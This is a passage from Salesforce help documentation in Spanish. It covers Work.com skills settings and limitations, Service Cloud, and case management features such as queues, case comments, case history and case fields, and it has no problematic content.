3. Haga clic en **Exportar detalles**.
4. Seleccione la codificación y el formato de archivo.
5. Haga clic en **Exportar**.

CONSULTE TAMBIÉN

Descripción general de la calibración

Creación de un informe de calibración

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La calibración requiere una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

PERMISOS DE USUARIO

Para ver la ficha Calibración:

- "Activar calibración de Work.com"

Para modificar valoraciones del rendimiento:

- "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios

  Y

  "Leer" en Ciclos de rendimiento

# Personalización de habilidades

Puede cambiar permisos de objetos para que los objetos de habilidades y aprobaciones se adapten a las necesidades de su organización.

Personalice los objetos de habilidades y aprobaciones del mismo modo que modifica otros objetos. Esto incluye la adición de campos personalizados, la modificación de formatos de página y la adición de desencadenadores, flujos de trabajo y reglas de validación. También puede personalizar los elementos que aparecen al pasar el ratón por encima de habilidades, de manera que exponga campos estándar y personalizados específicos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los administradores pueden cambiar permisos de objetos para que los objetos de habilidades y aprobaciones se adapten a las necesidades de su organización. Por ejemplo, puede configurar ajustes de objetos para que los usuarios no puedan crear habilidades y para que solamente las habilidades creadas por un administrador puedan asignarse a otros. De manera predeterminada, los perfiles de usuario admitidos pueden ver, crear, modificar y eliminar habilidades, y los administradores tienen los permisos "Modificar todos los datos" y "Ver todos los datos".

Además, los administradores pueden cambiar determinados ajustes de habilidades en la página Configuración de Work.com. Desde Configuración, introduzca *Configuración de Work.com* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Work.com** .

**Modificar habilidades y aprobaciones a través de páginas de detalles de registro**
Deshabilita la modificación en línea de habilidades y aprobaciones en perfiles de Chatter. Se recomienda si ha personalizado estos objetos con campos obligatorios personalizados.

Nota: No active esta configuración si desea utilizar habilidades en perfiles de Chatter.

**Generar publicaciones de noticias en tiempo real cuando los usuarios agreguen una nueva habilidad**
Crea automáticamente una publicación de noticias en tiempo real de Chatter cuando un usuario agrega una nueva habilidad a un perfil.

**Activar habilidades sugeridas**
Sugiere habilidades automáticamente en base a los temas de Chatter de usuarios.

También puede instalar un paquete con informes y paneles adicionales para funciones de agradecimiento y habilidades:

- Informes y paneles de agradecimiento y habilidades (paquete de producción)
- Informes y paneles de agradecimiento y habilidades (paquete de entorno sandbox)

CONSULTE TAMBIÉN

Descripción general de habilidades
Limitaciones de habilidades
Permisos de objeto
Modificar permisos de objeto en perfiles
Activar o desactivar configuración de Work.com
Descripción general de paneles e informes de Work.com

## Limitaciones de habilidades

Las habilidades y aprobaciones tienen comportamientos y limitaciones especiales.

Tenga en cuenta las siguiente restricciones:

- La función Habilidades no es compatible con las comunidades.
- Todos los registros de habilidades son visibles para los usuarios con el permiso "Leer" en Habilidades.
- Los registros de usuarios y aprobaciones de habilidades solamente pueden ser eliminados por el propietario y usuarios con el permiso "Modificar todos los datos".
- Para restablecer a los usuarios y las aprobaciones asociados a una habilidad eliminada, recupere la habilidad de la papelera. La creación de una habilidad con el mismo nombre no restablecerá las asociaciones anteriores.
- Los usuarios solamente pueden aprobar a otros y no a sí mismos. La misma persona en la misma habilidad no puede aprobar a usuarios más de una vez.

  Los administradores pueden aprobar a usuarios en nombre de otros usuarios a través de la API.
- Los usuarios no pueden ver el dispositivo de habilidades en una página de perfil de Chatter a menos que Chatter esté habilitado y los usuarios tengan el permiso "Leer" en habilidades y usuarios de habilidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Descripción general de habilidades
Personalización de habilidades
Activar o desactivar configuración de Work.com

# Atienda a sus clientes

## Service Cloud

Utilice Service Cloud para impresionar a sus clientes con un excelente servicio y potenciar la productividad de su equipo de asistencia.

Con Service Cloud, permita a sus clientes elegir cómo se comunican con sus agentes de asistencia, ya sea en Internet, por correo electrónico, teléfono o redes sociales. Facilite las tareas a sus agentes de asistencia automatizando procesos como la asignación de casos, las notificaciones, las distribuciones, los eventos clave, los contratos de servicio y mucho más. Además, asigne a su equipo un soporte técnico unificado desde el que puedan tener una visión de 360 grados de cada caso de cliente y las herramientas para resolverlos rápidamente.

Aprenda Service Cloud con Trailhead

## Gestión de casos

Un caso es una pregunta o un comentario de un cliente. Personalice y automatice los procesos de asistencia de casos para obtener tiempos de respuesta más rápidos y clientes más satisfechos.

- Descripción general de equipos de casos
- Descripción general de colas de casos
- Configuración de reglas de respuesta
- Descripción general de reglas de distribución
- Configuración de reglas de asignación
- Configuración de macros

## Base de datos de Knowledge

Cree, comparta y encuentre información relevante con mayor rapidez para ofrecer un servicio de atención al cliente excelente

- Descripción general de Knowledge
- Configuración de Knowledge

## Asistencia multicanal

Haga que sus clientes estén más satisfechos ofreciéndoles muchas opciones para ponerse en contacto con su equipo de asistencia.

- Configuración de Caso Web
- Descripción general de Correo electrónico para registro de casos
- Configuración de Pregunta en caso
- Configuración de Live Agent
- Descripción general de OmniCanal
- Descripción general de comunidades en línea
- Descripción general de Call Center
- Descripción general de Open CTI
- Descripción general del Servicio al cliente en redes sociales
- Configuración de Emergencia

## Soporte técnico unificado

Potencie la productividad de los agentes de asistencia con una interfaz con apariencia de panel que admite casos múltiples en todos los canales de asistencia.

- Descripción general de Noticias de caso
- Descripción general de la consola de Salesforce
- Descripción de componentes personalizados de la consola

## Acuerdos de asistencia al cliente

Represente y haga valer acuerdos de asistencia al cliente como garantías, suscripciones o contratos de mantenimiento con la gestión de asignaciones.

- Descripción general de asignaciones
- Configuración de la gestión de asignaciones

# Seguimiento de consultas de clientes

## Casos

### Casos

Un caso es una pregunta o un comentario de un cliente. Los agentes del servicio de atención al cliente pueden revisar casos para ver cómo pueden ofrecer un mejor servicio. Los representantes de ventas utilizan casos para ver cómo afectan al proceso de ventas. Responder a casos satisface a sus clientes y mejora su marca.

Su administrador puede configurar canales de comunicación para recopilar casos desde formularios de contacto preferidos de los usuarios. Los canales incluyen Comunidades para foros en línea, Correo electrónico para registro de casos para correos electrónicos, Caso Web para sitios Web, Salesforce Call Center para llamadas telefónicas y mucho más. Algunos canales no están disponibles para Lightning Experience.

Desde la página de inicio de Casos, puede crear, localizar y modificar casos y también ordenar y filtrar casos y colas utilizando vistas de lista estándar y personalizadas.

Consejo: Si una consola de Salesforce está configurada, puede utilizar su interfaz con aspecto de panel para responder a varios casos de forma más rápida. Si las asignaciones están configuradas, puede comprobar si los clientes pueden obtener asistencia o si los casos están a punto de infringir un evento clave. Si Salesforce to Salesforce está configurado y los casos están compartidos con contactos externos, seleccione una de las vistas de lista para ver casos que sus socios comerciales han compartido con usted. Estas funciones solo está disponible en Salesforce Classic.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Página de inicio de casos
- Consola de Salesforce
- ¿Qué es Gestión de asignaciones?
- Uso de la ficha P&R de Respuestas de Chatter
- Guía de implementación de gestión de casos

# Página de inicio de casos

Desde la página de inicio de Casos, puede crear, localizar y modificar casos.

Además, la página de inicio de caso le permite ir a informes de casos y eliminar de forma masiva casos o enviar contactos de forma masiva en casos.

CONSULTE TAMBIÉN

- Casos
- Directrices para trabajar con casos
- Cerrar casos
- Consola de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver casos:
- "Leer" en casos

Para crear casos:
- "Crear" en casos

## Visualización de listas de casos

La página de lista de casos muestra una lista de los casos en la vista actual. Para mostrar un lista filtrada de elementos, seleccione una lista predeterminada de la lista desplegable `Vista` o haga clic en **Crear nueva vista** para definir su propia vista personalizada.Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable `Vista` y haga clic en **Modificar**.

Si se ha configurado la consola de Salesforce, vea las listas de casos seleccionando Casos en la ficha del explorador (si Casos está disponible).

- Haga clic en **Modificar** o **Eliminar** para modificar o eliminar un caso.
- Seleccione la casilla al lado de uno o más casos y, a continuación, utilice los botones al principio de la vista para cerrar los casos, adquirir la propiedad de éstos, o cambiar el estado del caso o el propietario.

Nota: Los casos con una flecha roja se han distribuido automáticamente mediante las reglas de distribución de su organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver listas de casos:
- "Leer" en casos

Para crear casos:
- "Crear" en casos

### Toma de posesión de casos

Para asumir la propiedad de los casos de una cola, consulte la vista de lista de las colas, active la casilla junto a uno o varios casos y, a continuación, haga clic en **Aceptar**. En las organizaciones con Profesional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition es posible otorgar un acceso adicional a los casos superior al que permite el modelo de colaboración.

Nota: El modelo de colaboración de toda la organización de un objeto determina el acceso que tienen los usuarios a los registros de dicho objeto en colas:

**Lectura/escritura/transferencia pública**
Los usuarios pueden visualizar y asumir la propiedad de registros de cualquier cola.

**Lectura/escritura pública o Sólo lectura pública**
Los usuarios pueden ver cualquier cola pero sólo pueden asumir la propiedad de registros de colas de las que sean miembros o, dependiendo de la configuración de colaboración, si están por encima de un miembro de la cola en la jerarquía de funciones o territorios.

**Privado**
Los usuarios sólo pueden ver y aceptar registros de colas de las que sean miembros o, dependiendo de la configuración de colaboración, si están por encima de un miembro de la cola en la jerarquía de funciones o territorios.

Con independencia del modelo de colaboración, los usuarios deben tener el permiso "Editar" para tomar la propiedad de los registros de las colas de las que son miembros. Los administradores y usuarios con permiso de nivel de objeto "Modificar todos" de casos y los usuarios con el permiso "Modificar todos los datos" pueden ver y tomar casos de cualquier cola, independientemente del modelo de colaboración o de si son miembros de la cola.

CONSULTE TAMBIÉN

Casos

Directrices para trabajar con casos

## Cambio de varios casos

Desde cualquier página de lista de casos, los administradores pueden realizar "actualizaciones masivas" de varios casos a la vez. Desde cualquier vista de lista de colas, los usuarios pueden asumir la propiedad de uno o varios casos si son miembros de la cola en cuestión, si están por encima de los miembros de cola en la jerarquía de funciones o territorios o bien si la colaboración predeterminada de la organización para casos es Lectura/escritura/transferencia pública. Sólo se debe activar las casillas situadas al lado de los casos deseados y hacer clic en el botón apropiado. Puede realizar las siguientes acciones:

- **Aceptar**: le asigna como propietario de los casos seleccionados en una vista de lista de colas. También se le transferirá cualquier actividad abierta adjunta. En organizaciones que no son de Lectura/escritura/transferencia pública para casos, puede tomar casos sólo desde colas de las que es miembro o si su función está por encima de la de un miembro de la cola en la jerarquía.
- **Cambiar propietario**: asigna los casos al usuario o a la cola que especifique. También se transferirá al nuevo usuario cualquier actividad abierta adjunta. Al poner casos en una cola, no se transfieren las actividades abiertas.

  Además de los permisos de usuario necesarios para esta función, debe tener acceso de colaboración de lectura para los casos que esté actualizando.

  Nota: Cuando cambia la propiedad del caso, cualquier actividad abierta asociada que pertenezca al propietario del caso actual se transferirá al nuevo propietario.
- **Cerrar**: cierra los casos seleccionados mediante los valores que especifique. Puede establecer un `Estado` y una `Razón` comunes y agregar cualquier comentario.

  Debe tener el permiso "Gestionar casos" y un acceso de colaboración de lectura/escritura para los casos para utilizar esta función.
- **Cambiar estado**: cambia el `Estado` de los casos al valor que establezca.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar al propietario de un caso:
- "Transferir casos" O "Transferir registros"

  Y

  "Modificar" en casos

Para cerrar y cambiar el estado de los casos:
- "Gestionar casos"

Debe tener el permiso "Gestionar casos" y un acceso de colaboración de lectura/escritura para los casos para utilizar esta función.

CONSULTE TAMBIÉN

Directrices para trabajar con casos

# Directrices para trabajar con casos

Un caso es una pregunta o un comentario de un cliente. Los campos y las listas relacionadas que visualiza en un caso se determinan por la configuración de sus personalizaciones o funciones por parte de su administrador. Obtenga información acerca de cómo obtener el máximo de trabajar con casos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Reglas de asignación de casos, reglas de distribución de casos, casos Web y portales de cliente están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver casos:
- "Leer" en casos

Para actualizar casos:
- "Modificar" en casos

**Actualización de casos**

Cuando cambia un contacto, la cuenta no se actualiza en la cuenta del contacto, pero puede modificar la cuenta por sí mismo.

Los contactos que son usuarios del portal solo pueden ver casos asociados con la cuenta en su registro de contacto.

Cuando cambia una cuenta, se eliminan la colaboración manual para usuarios que no disponen del acceso de lectura en la nueva cuenta.

Si se configura, seleccione **Enviar correo electrónico de notificación al contacto** para informar al contacto de que ha actualizado el caso. Solo se envía un mensaje de correo electrónico si tiene acceso al contacto.

Si se configura, seleccione **Asignar mediante las reglas de asignación activas** para volver a asignar un caso utilizando una regla de asignación. Si el caso no coincide con los criterios de regla, se vuelve a asignar al propietario del caso predeterminado de su organización.

Si se configura, haga clic en **Colaboración** para compartir un caso con otros usuarios, grupos o funciones.

Si se configura, cierre un caso seleccionando Cerrado en `Estado`. De lo contrario, haga clic en **Cerrar caso** y cambie cualquier capo según sea necesario. Si los envíos de artículos de Knowledge están configurados, haga clic en **Guardar y crear un artículo** para almacenar información que puede ayudar otros usuarios a cerrar casos similares. Cuando se publica el artículo borrador que envía, se adjuntará al caso y estará disponible en la base de conocimientos para una referencia sencilla.

Si se configura, una sección Información de casos Web indica la información introducida por el cliente que ha creado el caso desde un formulario Web.

**Uso de listas relacionadas de casos**

Para responder y trabajar con casos creados desde Correo electrónico para registro de casos, utilice la lista relacionada Correos electrónicos.

Para ver los pasos necesarios en un proceso de atención al cliente o agregar la fecha de un evento clave completado, utilice la lista relacionada Eventos clave de casos.

Para buscar artículos desde la base de conocimientos de su organización para ayudar a resolver casos, utilice la lista relacionada Artículos. Para iniciar una búsqueda, escriba palabras clave. Adjunte artículos relevantes al caso para supervisar soluciones y ayudar otros usuarios a resolver casos similares. Los artículos adjuntos aparecen en la lista relacionada. Si crea un artículo borrador al cerrar un caso, el artículo aparecerá en la lista relacionada después de que se haya publicado el artículo borrador.

Para buscar soluciones (versión 1.0 de artículos) para ayudar a resolver un caso, utilice la lista relacionada Soluciones. Si las categorías de solución están configuradas, selecciónelas para restringir su búsqueda, junto con palabras clave. Si las soluciones sugeridas están

configuradas, haga clic en **Ver soluciones sugeridas** para ver soluciones relevantes. Las soluciones se sugieren basándose en la relevancia y la similitud de casos.

**Respuestas a casos desde Respuestas de Chatter (No disponible en Lightning Experience)**

Para responder a un caso desde una pregunta a una comunidad Web, escriba su respuesta en las noticias como las de Chatter y haga clic en **Responder al cliente**. Se realizará un seguimiento a su respuesta en la lista relacionada con Comentarios de caso.

Los comentarios de casos marcados como `Público` aparecen como mensajes privados del servicio de asistencia al cliente en Respuestas de Chatter. No aparecen para toda la comunidad. Por ejemplo, si un agente del servicio de asistencia al cliente añade un comentario de caso público, solo aparece en los mensajes privados del contacto del caso en Respuestas de Chatter. Los agentes del servicio de atención al cliente pueden leer todos los comentarios de casos públicos y privados.

CONSULTE TAMBIÉN

- Campos de casos
- Historial del caso
- Equipos de casos
- Comentarios del caso
- Asignación de casos
- Trabajo con correos electrónicos de casos
- Uso de la lista relacionada Eventos clave de casos
- Uso de la ficha P&R de Respuestas de Chatter

## Comentarios del caso

Los comentaros de caso le permiten tanto a usted como a sus agentes del servicio de atención al cliente añadir, modificar y eliminar comentarios públicos o privados en un caso. Todos los comentarios aparecen en la lista relacionada Comentarios del caso.

Los comentarios se pueden mantener en privado o hacerse públicos para un contacto de caso en el Portal de clientes, el portal deautoservicio o Respuestas de Chatter. También puede configurar su portal o comunidad Web para permitir a los clientes comentar sobre sus casos. Cuando un usuario de portal agrega un comentario, el propietario del caso recibe un mensaje de correo electrónico. Un icono de comentario (💬) permanece en el encabezado del caso hasta que lo visualice el propietario del caso.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Creación y modificación de comentarios de casos

# Creación y modificación de comentarios de casos

Puede crear y modificar un comentario de casos desde:

- El campo `Comentarios internos` en una página de modificación de casos
- La lista relacionada de comentarios de casos en una página de detalles de casos

CONSULTE TAMBIÉN

Casos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Pata ver comentarios del caso:

- "Leer" en casos

Para agregar comentarios y hacer públicos los comentarios de casos:

- "Modificar" o "Crear" en casos

Para modificar o eliminar comentarios de casos que han agregado otros usuarios:

- "Modificar todos" en casos

Para modificar, eliminar o publicar sus comentarios de casos existentes:

- "Modificar comentarios de casos"

## Creación y modificación de comentarios de casos en Páginas de detalles de casos

1. Haga clic en **Nuevo** o **Modificar** en la lista relacionada de Comentarios de casos.
2. O También puede seleccionar `Público` para permitir al contacto comentar notificaciones en el caso así como ver el comentario en el Portal de cliente o Autoservicio.
3. Escriba comentarios en `Comentario`.
4. Haga clic en **Guardar**.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Nota: Si publica casos y comentarios de casos para contactos externos mediante Salesforce to Salesforce, todos los comentarios de casos públicos se compartirán automáticamente con una conexión cuando comparta un caso. Para dejar de compartir un comentario, seleccione **Clasificar como privado**.

Consejo: En la lista relacionada Comentarios del caso:

- Haga clic en **Eliminar** para eliminar un comentario existente.
- Haga clic en **Clasificar como público** o **Clasificar como privado** para cambiar el estado público de un comentario en el Portal de clientes o el portal Autoservicio. Los comentarios de casos marcados como `Público` aparecen como mensajes privados del servicio de asistencia al cliente en Respuestas de Chatter. No aparecen para toda la comunidad. Por ejemplo, si un agente del servicio de asistencia al cliente añade un comentario de caso público, solo aparece en los mensajes privados del contacto del caso en Respuestas de Chatter. Los agentes del servicio de atención al cliente pueden leer todos los comentarios de casos públicos y privados.

### CONSULTE TAMBIÉN

Comentarios del caso

Creación y modificación de comentarios de casos

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Pata ver comentarios del caso:

- "Leer" en casos

Para agregar comentarios y hacer públicos los comentarios de casos:

- "Modificar" o "Crear" en casos

Para modificar o eliminar comentarios de casos que han agregado otros usuarios:

- "Modificar todos" en casos

Para modificar, eliminar o publicar sus comentarios de casos existentes:

- "Modificar comentarios de casos"

## Creación y modificación de comentarios de casos en Páginas de modificación de casos

1. Haga clic en **Nuevo** en la ficha Casos para crear un caso o seleccione un caso existente y haga clic en **Modificar**.
2. Escriba sus comentarios en `Comentarios internos`.
3. También puede seleccionar `Enviar notificación de cliente` para enviar un correo electrónico al contacto asociado con el caso acerca de su nuevo comentario público.
4. Haga clic en **Guardar**.

Un correo electrónico se envía al propietario del caso cuando se crea o se actualiza un caso.

Nota: `Enviar notificación de cliente` aparece en páginas de modificación de casos cuando:

- Un administrador ha activado la notificación de comentarios de casos a los contactos en las páginas Configuración del soporte o Configuración del portal Autoservicio.
- El comentario se marca como `Público`.
- Existe un contacto en el caso.
- El contacto en el caso tiene una dirección de correo electrónico válida.

### CONSULTE TAMBIÉN

Comentarios del caso

Creación y modificación de comentarios de casos

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Pata ver comentarios del caso:

- "Leer" en casos

Para agregar comentarios y hacer públicos los comentarios de casos:

- "Modificar" o "Crear" en casos

Para modificar o eliminar comentarios de casos que han agregado otros usuarios:

- "Modificar todos" en casos

Para modificar, eliminar o publicar sus comentarios de casos existentes:

- "Modificar comentarios de casos"

# Historial del caso

La lista relacionada Historial del caso de una página de detalles de un caso lleva el seguimiento de los cambios realizados. Cada vez que un usuario modifica un campo estándar o personalizado del caso de cuyo historial se va a realizar un seguimiento, se agregará una nueva entrada a la lista relacionada Historial del caso. Todas las entradas incluyen la fecha, la hora, la naturaleza del cambio y la persona que lo realizó. En el historial del caso no se realiza el seguimiento de las modificaciones realizadas a las listas relacionadas en el caso.

Nota: Los cambios en el campo `Cerrado tras su creación` en casos sólo se controlan cuando se actualiza el campo mediante la API de Force.com.

En las organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, en los cambios de casos automáticos obtenidos mediante casos Web, la asignación de casos o reglas de distribución, el usuario que aparece enumerado en el historial es el `Usuario de caso automático` seleccionado en la configuración del soporte.

CONSULTE TAMBIÉN

Casos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver casos:

- "Leer" en casos

# Campos de casos

Dependiendo del formato de su página y de la configuración de seguridad a nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

| Campo | Descripción |
|---|---|
| | Indica que una regla de distribución ha distribuido un caso. El icono de distribución desaparece cuando un caso se cierra o ya no cumple los criterios de la regla de distribución. |
| | Indica que un cliente ha agregado un comentario a un caso desde un portal Web. El icono permanece visible hasta que el propietario del caso vea el caso. |
| `Nombre de la cuenta` | Nombre de la cuenta asociada con el contacto de un caso. Se agrega el nombre cuando vincula el caso a un contacto y guarda el caso. Al actualizar un caso, puede agregar una cuenta diferente. |
| `Activo` | El modelo de producto del cliente. En las páginas de modificación, este campo solo muestra activos asociados con el contacto de un caso, pero puede utilizar la modificación en línea para ver una lista de todos los activos en un caso. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| Horario de oficina | Indica las horas en las que las acciones de distribución o los procesos de asignación se ejecutan en un caso. |
| Divisa del caso | La divisa para todos los importes de divisa en un caso. Los importes aparecen en la divisa del caso y también se convierten a su divisa personal. Sólo disponible para organizaciones que utilicen varias divisas. |
| División del caso | La división a la que pertenece un caso. La división se hereda del contacto de un caso. Si no tiene contactos, se establece como la división global predeterminada. Disponible únicamente en organizaciones que utilizan divisiones para segmentar datos. |
| Número del caso | Número único asignado al caso. Los números comienzan en 1000 y son de solo lectura, pero los administradores pueden cambiar el formato. Los números de los casos suelen aumentar gradualmente, pero a veces existen saltos de números en una secuencia. |
| Propietario de caso | Usuarios asignado para poseer un caso. |
| Tipo de registro del caso | Nombre de campo que determina los valores de listas de selección disponibles en un caso. Los tipos de registro suelen estar relacionados a un proceso del servicio de asistencia al cliente. |
| Cerrado por usuario de autoservicio | Indica si el contacto de un caso ha cerrado el caso desde un portal Web. Este campo es de solo lectura. |
| Cerrado tras su creación | Indica si se ha cerrado un caso durante su creación utilizando el botón **Guardar y cerrar**. Este campo es de solo lectura. |
| Correo electrónico de contacto | Dirección de correo electrónico del contacto de un caso. La dirección se agrega cuando añade un contacto a un caso. Este campo es de solo lectura. |
| Fax de contacto | El número de fax del contacto de un caso. Este número se agrega cuando añade un contacto a un caso. Este campo es de solo lectura. |
| Teléfono móvil de contacto | El número de teléfono móvil del contacto de un caso. El número se agrega cuando añade un contacto a un caso. Este campo es de solo lectura. |
| Nombre del contacto | Nombre del contacto de un caso. |
| Teléfono de contacto | El número de teléfono del contacto de un caso. El número se agrega cuando añade un contacto a un caso. Este campo es de solo lectura. |
| Creado por | Usuario que ha creado un caso, incluyendo la fecha y la hora de creación. Este campo es de solo lectura. |
| Vínculos personalizados | Listas de vínculos personalizados para casos creados por un administrador. |
| Fecha/hora de cierre | Fecha y hora de cierre de un caso. Este campo es de solo lectura. |

| Campo | Descripción |
| --- | --- |
| Fecha/hora de apertura | Fecha y hora de apertura de un caso. Este campo es de solo lectura. |
| Descripción | Descripción de un caso, habitualmente una pregunta o un comentario de un cliente. Este campos puede almacenar hasta 32 KB de datos, pero solo los primeros 255 caracteres aparecen en informes. |
| Nombre de asignación | Nombre de una asignación agregada a un caso. Solo disponible si se configuran las asignaciones. |
| Hora de inicio del proceso de asignación | La hora en la que el caso introdujo un proceso de asignación. Si dispone del permiso "Modificar" en casos, puede actualizar o restablecer la hora. Cuando se restablece la hora:<br>• Los eventos clave cerrados o completados no resultan afectados<br>• Se vuelven a calcular los eventos clave incompletos basados en la nueva hora de inicio<br>Si se aplica un proceso de asignación a un caso, aparece este campo. |
| Hora de finalización del proceso de asignación | La hora en la que un caso salió de un proceso de asignación. Si se aplica un proceso de asignación a un caso, aparece este campo. |
| Comentarios internos | Notas internas relacionadas con un caso. Cada comentario puede almacenar hasta 4 KB de datos y aparece en la lista relacionada Comentarios de casos. Los comentarios marcados como "público" pueden aparecer en portales Web. |
| Estado de evento clave | Un evento clave es un paso en un proceso de asignación. Si se aplica un proceso de asignación a un caso, aparece este campo. |
| Icono de estado de evento clave | Indica el estado de un evento clave en un caso mostrando uno de los iconos siguientes:<br>• Compatible<br>• Infracción abierta<br>• Infracción cerrada<br>Si se aplica un proceso de asignación a un caso, aparece este campo. |
| Modificado por | El usuario que cambió por última vez un caso, excluyendo cualquier cambio realizado en los elementos de la lista relacionada de un caso. Esta campo incluye también la fecha y la hora del cambio. Este campo es de solo lectura. |
| Origen | Origen de un caso, por ejemplo, teléfono, correo electrónico o Web. Los administradores establecen valores de campo y cada valor puede tener hasta 40 caracteres. Al modificar un caso creado |

| Campo | Descripción |
| --- | --- |
| | desde una comunidad con acciones rápidas, agregue un origen porque no se establece de forma predeterminada. |
| `Caso principal` | Un caso anterior a uno o más casos relacionados en una jerarquía de casos. Un número de caso identifica un caso principal y un caso principal debe existir antes de que pueda agregarlo a otro caso. |
| `Prioridad` | Urgencia de un caso. Los administradores establecen valores de campo y cada valor puede tener hasta 20 caracteres. |
| `Producto` | Nombre del producto de un caso. Este campo solo está disponible si se configuran las asignaciones para incluir productos. |
| `Pregunta` | Una pregunta en la ficha P&R relacionada con un caso. Este campo se cumplimenta cuando crea un caso desde una pregunta o se distribuye una pregunta a un caso. |
| `Motivo` | El motivo de creación de un caso. Los administradores establecen valores de campo. |
| `Estado` | Estado de un caso, por ejemplo, abierto o cerrado. Los administradores establecen valores de campo. |
| `Detenido` | Le permite detener un proceso de asignación en un caso, que puede ser necesario si está esperando la respuesta de un cliente. Puede detener un proceso de asignación hasta 300 veces. Si se aplica un proceso de asignación a un caso, aparece este campo. |
| `Detenido desde` | Muestra la fecha y la hora en la que se detuvo en un caso un proceso de asignación. Si se aplica un proceso de asignación a un caso, aparece este campo. |
| `Asunto` | Descripción breve de la pregunta o el comentario del cliente, por ejemplo, `Error de impresión en Internet Explorer`. |
| `Plazo` | A qué distancia se encuentra un caso para alcanzar los eventos clave de un proceso de asignación. Puede hacer clic o pasar el ratón por cada evento clave para ver sus detalles. Estos iconos representan eventos clave:<br>• Evento clave completado<br>• Evento clave con infracción<br>Puede arrastrar el icono Gestionar ( ) a través de la herramienta de Ampliación de fecha límite para ver eventos clave pasados y futuros. Si se aplica un proceso de asignación al caso, aparece este campo. |

| Campo | Descripción |
| --- | --- |
| `Tipo` | Tipo de caso, por ejemplo, pregunta o problema. Los administradores establecen valores de campo. |
| `Visible en el portal de autoservicio` | Indica si un caso es visible para usuarios en un portal Web. Si desea que los casos generados por Web sean visibles en un portal, incluya este campo en la configuración Caso Web. |
| `Empresa Web` | Nombre de la empresa proporcionado por un cliente que ha creado un caso desde Caso Web o Correo electrónico para registro de casos. |
| `Correo electrónico Web` | Dirección de correo electrónico proporcionada por un cliente que ha creado un caso desde Caso Web o Correo electrónico para registro de casos. |
| `Nombre Web` | Nombre del cliente proporcionado por un cliente que ha creado un caso desde Caso Web o Correo electrónico para registro de casos. |
| `Teléfono Web` | Número de teléfono proporcionado por el cliente que ha creado un caso desde Caso Web o Correo electrónico para registro de casos. |

CONSULTE TAMBIÉN

Directrices para trabajar con casos

## ¿Cómo se calcula la "edad" en informes de casos?

La antigüedad de un caso abierto es el tiempo transcurrido desde que se creó hasta el presente. La antigüedad de un caso cerrado es el tiempo transcurrido desde su creación hasta su cierre. Los informes de casos muestran una lista desplegable denominada "Unidades" que le permite elegir si desea visualizar la antigüedad en días, horas o minutos.

CONSULTE TAMBIÉN

Campos de casos

Preguntas frecuentes sobre casos Web

# Uso de la lista relacionada Eventos clave de casos

La lista relacionada Eventos clave de casos en la página de detalles de un caso muestra una lista de eventos clave que se aplican automáticamente al caso debido a un proceso de asignación. Los eventos clave son pasos necesarios en su proceso de atención al cliente. Son parámetros que representan niveles de servicio para proporcionar a cada uno de sus clientes. Algunos ejemplos de eventos clave incluyen los tiempos de primera respuesta y resolución en los casos.

EDICIONES

Disponible en: Salesforce Classic

